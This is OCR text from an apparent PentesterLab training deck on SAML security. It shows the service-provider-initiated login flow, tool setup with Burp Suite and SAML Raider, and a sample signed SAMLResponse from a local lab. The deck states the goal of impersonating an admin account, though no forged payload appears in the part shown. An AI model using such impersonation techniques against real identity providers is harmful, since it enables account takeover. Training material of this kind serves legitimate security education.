
Before we start

Install BURP Suite Community Edition: https://portswigger.net/burp/communitydownload

Then install SAML Raider: Extensions -> BApp Store -> SAML Raider



SAML

An Introduction to SAML and its security


PentesterLab

about_me.xml

```
<Assertion>
  <NameID>louis@pentesterlab.com</nameID>
  <Twitter>@snyff</Twitter>
  <Job>CEO/Founder @PentesterLab</Job>
  <PreviousJobs>
    <Job>AppSec</Job>
    <Job>Code Reviewer</Job>
    <Job>Pentester</Job>
    <Job>Security Consultant</Job>
  </PreviousJobs>
</Assertion>
```

PentesterLab

When two organisations love each other very much…





Establishing Trust

Establishing Trust

1. Generates a key pair and a certificate

Establishing Trust





User

Service Provider

Identity Provider

(SP Initiated)

1. Login with SAML

Service Provider

Identity Provider

User

PentesterLab

(SP Initiated)

1. Login with SAML

2. Returns a redirect with SAMLRequest


Service Provider

Identity Provider

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

Service Provider


3. Follows the redirect and passes the SAMLRequest

Identity Provider

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

Service Provider

3. Follows the redirect and passes the SAMLRequest


4.Returns a redirect with the SAMLResponse

Identity Provider

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

5. Follows the redirect and passes the SAMLResponse

Service Provider

3. Follows the redirect and passes the SAMLRequest


4.Returns a redirect with the SAMLResponse

Identity Provider

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

5. Follows the redirect and passes the SAMLResponse

Service Provider

6. Processes the SAMLResponse

3. Follows the redirect and passes the SAMLRequest


4.Returns a redirect with the SAMLResponse

Identity Provider

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

Service Provider

6. Processes the SAMLResponse

5. Follows the redirect and passes the SAMLResponse

7. You're logged in as admin@pentesterlab.com

3. Follows the redirect and passes the SAMLRequest


Identity Provider

4.Returns a redirect with SAMLResponse

User

PentesterLab

(SP Initiated)



1. Login with SAML

2. Returns a redirect with SAMLRequest

5. Follows the redirect and passes the SAMLResponse

7. You're logged in as admin@pentesterlab.com

Service Provider

6. Processes the SAMLResponse

3. Follows the redirect and passes the SAMLRequest

4.Returns a redirect with SAMLResponse

Identity Provider

User

PentesterLab

(SP Initiated)

Service Provider

6. Processes the SAMLResponse

6a Verifies the certificate in the SAMLResponse is trusted

6b Verifies the signature based on the public key in the certificate in the SAMLResponse

Our goal is to become another user:

user@thebadguys.net -> admin@pentesterlab.com

PentesterLab

SAMLResponse

PHNhbWxwOlJlc3BvbnNlIElEPSJfZmRjYjhlZTAtZjY0OS0wMTM0LWMwYzYtMjBjOWQwODI1YzQ3IiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAxNy0wMy0yOVQwMTowNzoyNFoiIERlc3RpbmF0aW9uPSJodHRwOi8vMTI3LjAuMC4xOjM
wMDIvc2FtbC9jb25zdW1lIiBDb25zZW50PSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6Y29uc2VudDp1bnNwZWNpZmllZCIgSW5SZXNwb25zZVRvPSJfZGM3NzU3OGUtN2NhMS00NjA2LWJmZTItODBjMDJlYzc0MWJkIiB4bWxuczpzY
W1scD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOnByb3RvY29sIj48SXNzdWVyIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6YXNzZXJ0aW9uIj5odHRwOi8vMTI3LjAuMC4xOjMwMDEvc2FtbC9hdXRoPC9Jc3N1ZXI+
PHNhbWxwOlN0YXR1cz48c2FtbHA6U3RhdHVzQ29kZSBWYWx1ZT0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOnN0YXR1czpTdWNjZXNzIi8+PC9zYW1scDpTdGF0dXM+PEFzc2VydGlvbiB4bWxucz0idXJuOm9hc2lzOm5hbWVzOnRjO
lNBTUw6Mi4wOmFzc2VydGlvbiIgSUQ9Il9mZGNiOTA0MC1mNjQ5LTAxMzQtYzBjNi0yMGM5ZDA4MjVjNDciIElzc3VlSW5zdGFudD0iMjAxNy0wMy0yOVQwMTowNzoyM1oiIFZlcnNpb249IjIuMCI+PElzc3Vlcj5odHRwOi8vMTI3LjAuMC4xOjMwMDE
vc2FtbC9hdXRoPC9Jc3N1ZXI+PGRzOlNpZ25hdHVyZSB4bWxuczpkcz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC8wOS94bWxkc2lnIyI+PGRzOlNpZ25lZEluZm8geG1sbnM6ZHM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyMiP
jxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIj48L2RzOkNhbm9uaWNhbGl6YXRpb25NZXRob2Q+PGRzOlNpZ25hdHVyZU1ldGhvZCBBbGdvcml0aG09
Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvMDQveG1sZHNpZy1tb3JlI3JzYS1zaGEyNTYiPjwvZHM6U2lnbmF0dXJlTWV0aG9kPjxkczpSZWZlcmVuY2UgVVJJPSIjX2ZkY2I5MDQwLWY2NDktMDEzNC1jMGM2LTIwYzlkMDgyNWM0NyI+PGRzOlRy
YW5zZm9ybXM+PGRzOlRyYW5zZm9ybSBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyNlbnZlbG9wZWQtc2lnbmF0dXJlIj48L2RzOlRyYW5zZm9ybT48ZHM6VHJhbnNmb3JtIEFsZ29yaXRobT0iaHR0cDovL3d3d
y53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIj48L2RzOlRyYW5zZm9ybT48L2RzOlRyYW5zZm9ybXM+PGRzOkRpZ2VzdE1ldGhvZCBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvMDQveG1sZW5jI3NoYTI1NiIvPjxkczpEa
Wdlc3RNZXRob2Q+PGRzOkRpZ2VzdFZhbHVlPlJxdDl1dU5wUGQ1QWV4eXdsUjkyK1lzZ3NSaitGRFZrSkxleG9hY21rUnc9PC9kczpEaWdlc3RWYWx1ZT48L2RzOlJlZmVyZW5jZT48L2RzOlNpZ25lZEluZm8+PGRzOlNpZ25hdHVyZVZhbHVlPk9
HRWlKSm4zNkNvcGtDeUNLNlloaWF1MzJyK0h3ajNTTGh5TzVPNjBNYnllTTNaaHdzS2JzYW9IL085czhrUUFPejI2QTFQMEZGTktBaHhiRHQ5M0d4cnNxTVJCZFIzQzUwU3ZGYlhNYy9lYWFNbUpTK08zUDh6R3UwVmhjcS9SUXQ5QXlCS0twek
55WnU5Q0R0Z3ZWcDhIazdFb29WdlU1QmZhSEcra2twaz08L2RzOlNpZ25hdHVyZVZhbHVlPjxLZXlJbmZvIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwLzA5L3htbGRzaWcjIj48ZHM6WDUwOURhdGE+PGRzOlg1MDlDZXJ0aWZpY2F0Z
T5NSUlEcXpDQ0F4U2dBd0lCQWdJQkFUQU5CZ2txaGtpRzl3MEJBUXNGQURDQmhqRUxNQWtHQTFVRUJoTUNRVlV4RERBS0JnTlZCQWdUQTA1VFZ6RVBNQTBHQTFVRUJ4TUdVM2xrYm1WNU1Rd3dDZ1lEVlFRS0RBTlFTVlF4Q1RBSE
JnTlZCQXNNQURFWU1CWUdBMVVFQXd3UGJHRjNjbVZ1WTJWd2FYUXVZMjl0TVNVd0l3WUpLb1pJaHZjTkFRa0JEQlpzWVhkeVpXNWpaUzV3YVhSQVoyMWhhV3d1WTI5dE1CNFhEVEV5TURReU9EQXlNakl5T0ZvWERUTXlNRFF5TXpBe
U1qSXlPRm93Z1lZeEN6QUpCZ05WQkFZVEFrRlZNUXd3Q2dZRFZRUUlFd05PVTFjeER6QU5CZ05WQkFjVEJsTjVaRzVsZVRFTU1Bb0dBMVVFQ2d3RFVFbFVNUWt3QndZRFZRUUxEQUF4R0RBV0JnTlZCQU1NRDJ4aGQzSmxibU5sY0dsM
ExtTnZiVEVsTUNNR0NTcUdTSWIzRFFFSkFRd1diR0YzY21WdVkyVXVjR2wwUUdkdFlXbHNMbU52YlRDQm56QU5CZ2txaGtpRzl3MEJBUUVGQUFPQmpRQXdnWWtDZ1lFQXVCeXdQTmxDMUZvcEdMWWZGOTZTb3RpSzhOajYvblcwODRP
NG9tUk1pZnp5N3g5NTVSTEV5NjczcTJhaUpOQjNMdkU2WHZrdDljR3R4dE5vT1h3MWcyVXZIS3BsZFFicjZiT0VqTE5lRE5XN2owb2IrSnJSdkFVT0s5Q1JnZHl3NU1DNmx3cVZRUTVDMURuYVQvMmZTQkZqYXNCRlRSMjRkRXBmVHk4SGZL
RUNBd0VBQWFPQ0FTVXdnZ0VoTUFrR0ExVWRFd1FDTUFBd0N3WURWUjBQQkFRREFnVWdNQjBHQTFVZERnUVdCQlFOQkdtbXQzeXRLcGNKYUJhWU5ibnlVMnhrYXpBVEJnTlZIU1VFRERBS0JnZ3JCZ0VGQlFjREFUQWRCZ2xnaGtnQ
mh2aENBUTBFRUJZT1ZHVnpkQ0JZTlRBNUlHTmxjblF3Z2JNR0ExVWRJd1NCcXpDQnFJQVVEUVJwcHJkOHJTcVhDV2dXbURXNThsTnNaR3VoZ1l5a2dZa3dnWVl4Q3pBSkJnTlZCQVlUQWtGVk1Rd3dDZ1lEVlFRSUV3Tk9VMWN4RHpBTkJ
nTlZCQWNUQmxONVpHNWxlVEVNTUFvR0ExVUVDZ3dEVUVsVU1Ra3dCd1lEVlFRTERBQXhHREFXQmdOVkJBTU1EMnhoZDNKbGJtTmxjR2wwTG1OdmJURWxNQ01HQ1NxR1NJYjNEUUVKQVF3V2JHRjNjbVZ1WTJVdWNHbDBRR2R0
WVdsc0xtTnZiWUlCQVRBTkJna3Foa2lHOXcwQkFRc0ZBQU9CZ1FBRWNWVVBCWDd1Wm16cVpKZnkrdFVQT1Q1SW1OUWo4VkUybGVyaG5Gam5HUEhtSElxaHB6Z253SFF1akpmcy9hMzA5V201cXdjQ2FDMWVPNWNXamNHMHgzT2pkb
GxzZ1lEYXRsNUdBdW10Qng4SjNOaFdScU5VZ2l0Q0lrUWx4SEl3VWZnUWFDdXNoWWdEREw1WWJJUWErK2VnQ2dwSVorVDBEajVvUmV3Ly9BPT08L2RzOlg1MDlDZXJ0aWZpY2F0ZT48L2RzOlg1MDlEYXRhPjwvS2V5SW5mbz48L2RzOl
NpZ25hdHVyZT48U3ViamVjdD48TmFtZUlEIEZvcm1hdD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOm5hbWVpZC1mb3JtYXQ6cGVyc2lzdGVudCI+YWRtaW5AcGVudGVzdGVybGFiLmNvbTwvTmFtZUlEPjxTdWJqZWN0Q29uZmlybWF
0aW9uIE1ldGhvZD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmNtOmJlYXJlciI+PFN1YmplY3RDb25maXJtYXRpb25EYXRhIEluUmVzcG9uc2VUbz0iX2RjNzc1NzhlLTdjYTEtNDYwNi1iZmUyLTgwYzAyZWM3NDFiZCIgTm90T25PckFmd
GVyPSIyMDE3LTAzLTI5VDAxOjEwOjIzWiIgUmVjaXBpZW50PSJodHRwOi8vMTI3LjAuMC4xOjMwMDIvc2FtbC9jb25zdW1lIj48L1N1YmplY3RDb25maXJtYXRpb25EYXRhPjwvU3ViamVjdENvbmZpcm1hdGlvbj48L1N1YmplY3Q+PENvbmRpdGlv
bnMgTm90QmVmb3JlPSIyMDE3LTAzLTI5VDAxOjA3OjE4WiIgTm90T25PckFmdGVyPSIyMDE3LTAzLTI5VDAyOjA3OjIzWiI+PEF1ZGllbmNlUmVzdHJpY3Rpb24+PEF1ZGllbmNlPmh0dHA6Ly8xMjcuMC4wLjE6MzAwMi9zYW1sL2F1dGg8L0F1ZG
llbmNlPjwvQXVkaWVuY2VSZXN0cmljdGlvbj48L0NvbmRpdGlvbnM+PEF1dGhuU3RhdGVtZW50IEF1dGhuSW5zdGFudD0iMjAxNy0wMy0yOVQwMTowNzoyM1oiIFNlc3Npb25JbmRleD0iX2ZkY2I5MDQwLWY2NDktMDEzNC1jMGM2LTIwYzlkMD
gyNWM0NyI+PEF1dGhuQ29udGV4dD48QXV0aG5Db250ZXh0Q2xhc3NSZWY+dXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFjOmNsYXNzZXM6UGFzc3dvcmQ8L0F1dGhuQ29udGV4dENsYXNzUmVmPjwvQXV0aG5Db250ZXh0PjwvQ
XV0aG5TdGF0ZW1lbnQ+PC9Bc3NlcnRpb24+PC9zYW1scDpSZXNwb25zZT4K

SAMLResponse


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
          <ds:DigestValue>Rqt9uuNpPd5AexywIR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
      <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowgYcxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
